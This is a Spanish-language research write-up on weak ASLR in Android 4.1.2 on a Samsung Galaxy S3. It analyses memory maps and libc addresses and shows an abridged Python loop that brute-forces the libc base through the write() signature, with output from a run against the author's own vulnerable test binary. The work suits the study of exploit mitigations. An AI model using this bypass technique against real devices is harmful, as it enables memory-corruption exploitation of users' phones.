Aleatorización no tan aleatoria en Android 4.1.2 (Samsung Galaxy S3)

Web: www.NoxSoft.Net
Twitter: @NoxOner

INTRODUCCIÓN

Hace ya bastantes meses he estado jugando con la arquitectura ARM, usando específicamente Android. Al realizar pruebas para poder saltar las mitigaciones de explotación como ASLR, PIE, etc. Me he dado cuenta de que ASLR no es tan aleatorio como debería y dependiendo del escenario, se puede vulnerar este tipo de protecciones, escapar de la sandbox sin ningún inconveniente, como ya he comprobado.

ASLR es una mitigación de explotación que en resumida cuenta, aleatoriza las direcciones en memoria para no tener la facultad, entre comillas, predecir algún buffer, dirección de memoria, o función relevante. Esta protección aleatoriza según esté implementado en el S.O. la pila, el heap, las librerías, etc. Para que un ejecutable sea aleatorizado debe cumplir con una condición, tener la protección a nivel binario llamada PIE (Position Independent Executable), esta protección se encarga de que en cada ejecución, el binario se mapee en diferentes direcciones.

Para saber el nivel de aleatorización en el Smartphone Samsung Galaxy S3 con Android 4.1.2 debemos obtener el valor de la variable **randomize-va-space**.

```
root@android:/ # cat /proc/sys/kernel/randomize_va_space
2
```

Sin entrar mucho en detalle el valor 2 de dicha variable indica *full* aleatorización.

ASLR trata de evita usar técnicas como ret2libc o ROP, siendo que, cualquier módulo que tenga la característica de reasignarse en memoria, así como un ejecutable (PIE), se vea afectado por la aleatorización de direcciones y de esa manera no poder obtener alguna dirección relevante para la explotación.

En tal caso se expondrá a continuación como se van asignando en memoria en diferentes direcciones, la libc, tomando 4 funciones que usaremos para analizar ASLR de esta versión de Android.

Al ejecutar unas cuantas veces un ELF sin PIE podemos observar cómo se va asignando en distintas direcciones, la libc.

Ejecución 1:

```
root@android:/ # cat /proc/11229/maps
00008000-00009000 r-xp 00000000 b3:0c 316994     /data/bofremoto/bofremoto
00009000-0000a000 r--p 00000000 b3:0c 316994     /data/bofremoto/bofremoto
0000a000-0000b000 rw-p 00000000 00:00 0
40031000-40074000 r-xp 00000000 b3:09 1177       /system/lib/libc.so
40074000-40077000 rw-p 00043000 b3:09 1177       /system/lib/libc.so
40077000-40082000 rw-p 00000000 00:00 0
40084000-40097000 r-xp 00000000 b3:09 442        /system/bin/linker
40097000-40098000 r--p 00012000 b3:09 442        /system/bin/linker
40098000-40099000 rw-p 00013000 b3:09 442        /system/bin/linker
40099000-400a9000 rw-p 00000000 00:00 0
400b2000-400c3000 r--s 00000000 00:0b 2065       /dev/__properties__ (deleted)
4019e000-4019f000 r--p 00000000 00:00 0
beae2000-beb03000 rw-p 00000000 00:00 0          [stack]
ffff0000-ffff1000 r-xp 00000000 00:00 0          [vectors]
```

Ejecución 2:

```
root@android:/ # cat /proc/11236/maps
00008000-00009000 r-xp 00000000 b3:0c 316994     /data/bofremoto/bofremoto
00009000-0000a000 r--p 00000000 b3:0c 316994     /data/bofremoto/bofremoto
0000a000-0000b000 rw-p 00000000 00:00 0
40098000-400a9000 r--s 00000000 00:0b 2065       /dev/__properties__ (deleted)
400c6000-400c7000 r--p 00000000 00:00 0
400f6000-40109000 r-xp 00000000 b3:09 442        /system/bin/linker
40109000-4010a000 r--p 00012000 b3:09 442        /system/bin/linker
4010a000-4010b000 rw-p 00013000 b3:09 442        /system/bin/linker
4010b000-4011b000 rw-p 00000000 00:00 0
4011b000-4015e000 r-xp 00000000 b3:09 1177       /system/lib/libc.so
4015e000-40161000 rw-p 00043000 b3:09 1177       /system/lib/libc.so
40161000-4016c000 rw-p 00000000 00:00 0
be869000-be88a000 rw-p 00000000 00:00 0          [stack]
ffff0000-ffff1000 r-xp 00000000 00:00 0          [vectors]
```

Ejecución 3:


```
root@android:/ # cat /proc/11246/maps
00008000-00009000 r-xp 00000000 b3:0c 316994     /data/bofremoto/bofremoto
00009000-0000a000 r--p 00000000 b3:0c 316994     /data/bofremoto/bofremoto
0000a000-0000b000 rw-p 00000000 00:00 0
40056000-40069000 r-xp 00000000 b3:09 442        /system/bin/linker
40069000-4006a000 r--p 00012000 b3:09 442        /system/bin/linker
4006a000-4006b000 rw-p 00013000 b3:09 442        /system/bin/linker
4006b000-4007b000 rw-p 00000000 00:00 0
4007b000-4008c000 r--s 00000000 00:0b 2065       /dev/__properties__ (deleted)
4009d000-400e0000 r-xp 00000000 b3:09 1177       /system/lib/libc.so
400e0000-400e3000 rw-p 00043000 b3:09 1177       /system/lib/libc.so
400e3000-400ee000 rw-p 00000000 00:00 0
40169000-4016a000 r--p 00000000 00:00 0
befaa000-befcb000 rw-p 00000000 00:00 0          [stack]
ffff0000-ffff1000 r-xp 00000000 00:00 0          [vectors]
```

Y si sacamos el mapa de memoria:

```
root@android:/ # cat /proc/self/maps
40008000-40019000 r--s 00000000 00:0b 2065       /dev/__properties__ (deleted)
40024000-40049000 r-xp 00000000 b3:09 460        /system/bin/mksh
40049000-4004a000 r--p 00024000 b3:09 460        /system/bin/mksh
4004a000-4004b000 rw-p 00025000 b3:09 460        /system/bin/mksh
4004b000-4004f000 rw-p 00000000 00:00 0
4004f000-40050000 r--p 00000000 00:00 0
4008f000-400d2000 r-xp 00000000 b3:09 1177       /system/lib/libc.so
400d2000-400d5000 rw-p 00043000 b3:09 1177       /system/lib/libc.so
400d5000-400e0000 rw-p 00000000 00:00 0
40110000-40123000 r-xp 00000000 b3:09 442        /system/bin/linker
40123000-40124000 r--p 00012000 b3:09 442        /system/bin/linker
40124000-40125000 rw-p 00013000 b3:09 442        /system/bin/linker
40125000-40135000 rw-p 00000000 00:00 0
41eb7000-41ebf000 rw-p 00000000 00:00 0          [heap]
bedaf000-bedd0000 rw-p 00000000 00:00 0          [stack]
ffff0000-ffff1000 r-xp 00000000 00:00 0          [vectors]
```

De los mapas de memoria que se ha obtenido se puede resumir en el siguiente gráfico.

- Mapa de memoria de un ejecutable sin PIE:



Un ejecutable con la característica de reasignarse en diferentes direcciones (PIE) en cada ejecución, tiene el siguiente mapa de memoria.

Ejecución 1:

```
root@android:/ # cat /proc/15381/maps
4001a000-4002b000 r--s 00000000 00:0b 2065      /dev/__properties__ (deleted)
4006a000-4006b000 r-xp 00000000 b3:0c 316995    /data/bofremoto/bofremoto_pie
4006b000-4006c000 r--p 00000000 b3:0c 316995    /data/bofremoto/bofremoto_pie
4006c000-4006d000 rw-p 00000000 00:00 0
4007f000-400c2000 r-xp 00000000 b3:09 1177      /system/lib/libc.so
400c2000-400c5000 rw-p 00043000 b3:09 1177      /system/lib/libc.so
400c5000-400d0000 rw-p 00000000 00:00 0
40111000-40124000 r-xp 00000000 b3:09 442       /system/bin/linker
40124000-40125000 r--p 00012000 b3:09 442       /system/bin/linker
40125000-40126000 rw-p 00013000 b3:09 442       /system/bin/linker
40126000-40136000 rw-p 00000000 00:00 0
40136000-40137000 r--p 00000000 00:00 0
bee3b000-bee5c000 rw-p 00000000 00:00 0         [stack]
ffff0000-ffff1000 r-xp 00000000 00:00 0         [vectors]
```

Ejecución 2:

```
root@android:/ # cat /proc/15409/maps
4004e000-40091000 r-xp 00000000 b3:09 1177       /system/lib/libc.so
40091000-40094000 rw-p 00043000 b3:09 1177       /system/lib/libc.so
40094000-4009f000 rw-p 00000000 00:00 0
400a5000-400a6000 r-xp 00000000 b3:0c 316995     /data/bofremoto/bofremoto_pie
400a6000-400a7000 r--p 00000000 b3:0c 316995     /data/bofremoto/bofremoto_pie
400a7000-400a8000 rw-p 00000000 00:00 0
400a8000-400b9000 r--s 00000000 00:0b 2065       /dev/__properties__ (deleted)
400be000-400bf000 r--p 00000000 00:00 0
40133000-40146000 r-xp 00000000 b3:09 442        /system/bin/linker
40146000-40147000 r--p 00012000 b3:09 442        /system/bin/linker
40147000-40148000 rw-p 00013000 b3:09 442        /system/bin/linker
40148000-40158000 rw-p 00000000 00:00 0
bef43000-bef64000 rw-p 00000000 00:00 0          [stack]
ffff0000-ffff1000 r-xp 00000000 00:00 0          [vectors]
```

El mapa de memoria con el ejecutable con PIE se puede graficar de la siguiente manera.

De lo analizado podemos sacar las siguientes conclusiones:

- Las librerías así como los ejecutables con PIE se cargan a partir de la dirección 0x40000000.
- Al parecer solo hay aleatorización en la parte alta del tercer byte, y en el segundo byte (posición de izquierda a derecha).
- El Heap se carga apartir de la dirección 0x41000000.
- La Pila se carga a partir de la dirección 0xBE000000

Como el Heap y la Pila no tienen relevancia en este escrito, nos quedamos con las dos primeras conclusiones.

NOTA: Entiéndase “Módulos” como un ejecutable con PIE.

Para poder saber exactamente la aleatorización en Android 4.1.2, se usará las direcciones virtuales de algunas funciones de la libc, para luego ir comparando bit a bit la aleatorización:

- Función: write.
- RVA: 0xC96C.

```
root@android:/data/bofremoto # ./p_write
function write: 4012996c
root@android:/data/bofremoto # ./p_write
function write: 4006d96c
root@android:/data/bofremoto # ./p_write
function write: 400c896c
root@android:/data/bofremoto # ./p_write
function write: 4010796c
```

	1er Byte	2do Byte	3er Byte	4to Byte
0x4012996c	01000000	00010010	10011001	01101100
0x4006d96c	01000000	00000110	11011001	01101100
0x400c896c	01000000	00001100	10001001	01101100
0x4010796c	01000000	00010000	01111001	01101100

- Función: read.
- RVA: 0xC950

```
root@android:/data/bofremoto # ./p_read
function read: 400dd950
root@android:/data/bofremoto # ./p_read
function read: 40118950
root@android:/data/bofremoto # ./p_read
function read: 400f4950
root@android:/data/bofremoto # ./p_read
function read: 4002f950
```

	1er Byte	2do Byte	3er Byte	4to Byte
0x400dd950	01000000	00001101	11011001	01010000
0x40118950	01000000	00010001	10001001	01010000
0x400f4950	01000000	00001111	01001001	01010000
0x4002f950	01000000	00000010	11111001	01010000

- Función: regexec.
- RVA: 0x39238

```
root@android:/data/bofremoto # ./p_regexec
function regexec: 40101239
root@android:/data/bofremoto # ./p_regexec
function regexec: 4008b239
root@android:/data/bofremoto # ./p_regexec
function regexec: 400f6239
root@android:/data/bofremoto # ./p_regexec
function regexec: 40135239
```

	1er Byte	2do Byte	3er Byte	4to Byte
0x40101239	01000000	00010000	00010010	00111001
0x4008b239	01000000	00001000	10110010	00111001
0x400f6239	01000000	00001111	01100010	00111001
0x40135239	01000000	00010011	01010010	00111001

- Función: regfree.
- RVA: 0x39B0C

```
root@android:/data/bofremoto # ./p_regfree
function regfree: 40102b0d
root@android:/data/bofremoto # ./p_regfree
function regfree: 4012fb0d
root@android:/data/bofremoto # ./p_regfree
function regfree: 400cab0d
root@android:/data/bofremoto # ./p_regfree
function regfree: 40112b0d
```

	1er Byte	2do Byte	3er Byte	4to Byte
0x40102b0d	01000000	00010000	00101011	00001101
0x4012fb0d	01000000	00010010	11111011	00001101
0x400cab0d	01000000	00001100	10101011	00001101
0x40112b0d	01000000	00010001	00101011	00001101

NOTA: Las direcciones que se obtienen para las funciones “regfree” y “regexec” son diferentes respecto al offset ya que salta a una dirección impar, porque las funciones están programadas usando el set de instrucciones Thumb-2.

Luego de los cuadros mostrados queda claro que los bits que tienen aleatorización empieza en la parte alta del 3er byte y los 5 primeros bits

del 2do byte (color verde), en el resto no hubo ningún cambio (color marrón) en todas las pruebas que realicé.

Según el análisis de la aleatorización en el *smartphone* Samsung Galaxy S3, el valor donde comenzaría la aleatorización sería: 1000000000000b (0x1000, 4096) o 4Kb. Tal vez este es el tamaño mínimo porque mayormente se fijan las páginas de memoria a 4kb. Y el máximo valor sería 0x401FFxxx.

Un ejemplo:

Sea el caso, para poder saltar la protección de ASLR podemos basarnos en el nivel de protección que este otorga, así como la vulnerabilidad que se ha hallado y la información que se puedo obtener.

Para la explotación se necesita usar una técnica llamada ret2libc (o ROP) pero teniendo ASLR así como PIE en el ejecutable vulnerable, dificulta la labor.

En la explotación de preferencia se usa direcciones fijas, constantes, que facilita la tarea, pero teniendo en cuenta estas protecciones, no es posible hacerlo, así que debemos basarnos en offsets o RVA's, estas son direcciones que no varían respecto a la dirección base, es decir, la dirección en dónde se carga de la libc, sino que son direcciones relativas.

Según las conclusiones que sacamos anteriormente, tenemos que la dirección de la libc así como de un ejecutable con PIE, comienzan a asignarse a partir de la dirección 0x40000000, el offset de la función write es 0x0000c96C y la aleatorización comienza a partir del valor 0x1000. Basándonos de esa premisa podemos inferir que la dirección de la función write se encontrará en un rango de 0x4000c96c hasta 0x401FF96C en intervalos de 0x1000.

Para reconocer que estamos exactamente en la función write se usará los cuatro primeros bytes y cuando se encuentre esta firma, significará que se halló la dirección virtual de dicha función.

Finalmente se le resta el offset de la función write, a la dirección virtual obtenida, y se obtendrá la dirección donde se cargó la libc. Teniendo este dato se puede saltar a cualquier instrucción dentro de la libc, sumando la dirección base de la libc más el RVA correspondiente.

A continuación se muestra cómo se puede representar en código, lo mencionado anteriormente.

```
libc_base = 0x40000000
write_offset = 0x0000c96c
write_ptr = libc_base + write_offset

while write_ptr <= 0x401FF96C:

      […]

      if cont_write == 0xE92D0090: #4 primeros bytes.
            break

      print "[-] Dirección 0x%08x incorrecta" % write_ptr
      print "[+] Buscando..."

      write_ptr += 0x00001000

libc = write_ptr - write_offset

print resp.encode("hex")
print "[*] Dirección de función write: 0x%08x" % write_ptr
print "[*] Base de libc: 0x%08x" % libc
```

Ejecutamos la aplicación vulnerable y obtenemos su mapa de memoria.

```
root@android:/ # cat proc/11922/maps
40079000-4007a000 r-xp 00000000 b3:0c 316995     /data/bofremoto/bofremoto_pie
4007a000-4007b000 r--p 00000000 b3:0c 316995     /data/bofremoto/bofremoto_pie
4007b000-4007c000 rw-p 00000000 00:00 0
4007c000-400bf000 r-xp 00000000 b3:09 1177       /system/lib/libc.so
400bf000-400c2000 rw-p 00043000 b3:09 1177       /system/lib/libc.so
400c2000-400cd000 rw-p 00000000 00:00 0
400cd000-400de000 r--s 00000000 00:0b 2065       /dev/__properties__ (deleted)
40135000-40136000 r--p 00000000 00:00 0
4013f000-40152000 r-xp 00000000 b3:09 442        /system/bin/linker
40152000-40153000 r--p 00012000 b3:09 442        /system/bin/linker
40153000-40154000 rw-p 00013000 b3:09 442        /system/bin/linker
40154000-40164000 rw-p 00000000 00:00 0
beb97000-bebb8000 rw-p 00000000 00:00 0          [stack]
ffff0000-ffff1000 r-xp 00000000 00:00 0          [vectors]
```

Finalmente, se explota la vulnerabilidad.

```
[+] Buscando...
[-] Dirección 0x4007f96c incorrecta
[+] Buscando...
[-] Dirección 0x4008096c incorrecta
[+] Buscando...
[-] Dirección 0x4008196c incorrecta
[+] Buscando...
[-] Dirección 0x4008296c incorrecta
[+] Buscando...
[-] Dirección 0x4008396c incorrecta
[+] Buscando...
[-] Dirección 0x4008496c incorrecta
[+] Buscando...
[-] Dirección 0x4008596c incorrecta
[+] Buscando...
[-] Dirección 0x4008696c incorrecta
[+] Buscando...
[-] Dirección 0x4008796c incorrecta
[+] Buscando...
526563696269646f2e2e2e0a424242424242424242424242424242424242424242424
424242424242424242424242424242424242424242424242424242424290002de9
[*] Dirección de función write: 0x4008896c
[*] Base de libc: 0x4007c000
naix@ubuntu:~/Android/Exploit-Android4.x$
```

Y vemos como coincide la dirección base de la libc, con el valor obtenido del exploit.

Hoy por hoy, a la arquitectura ARM se le está dando un uso masificado, se pueden ver en *SmartPhones*, *SmartTvs*, *Tablets*, dispositivos médicos, mini computadoras, dispositivos embebidos, etc. Pero el nivel de seguridad que le implementan a este tipo de arquitecturas es pobre, siendo que en el caso de Android, no tenga ninguna protección a nivel de kernel, y así como muchos otros dispositivos que usan esta arquitectura.

Se ha demostrado como a un teniendo seguridad implementada para mitigar explotaciones, siendo esta deficiente, se puede saltar y finalmente explotar vulnerabilidades.

Finalmente debo agradecer a toda la lista de CracksLatinoS por acogerme y ayudarme en el camino de la ingeniería inversa. Así también agradecer a APOKLIPTIKO y Shaddy quienes tuvieron la amabilidad de leer el escrito antes de que sea publicado para, corregirme, darme *tips*, ideas, etc. Provocando que mis conocimientos crezcan aún más y el escrito tenga una mejor calidad.

Saludos,
Nox.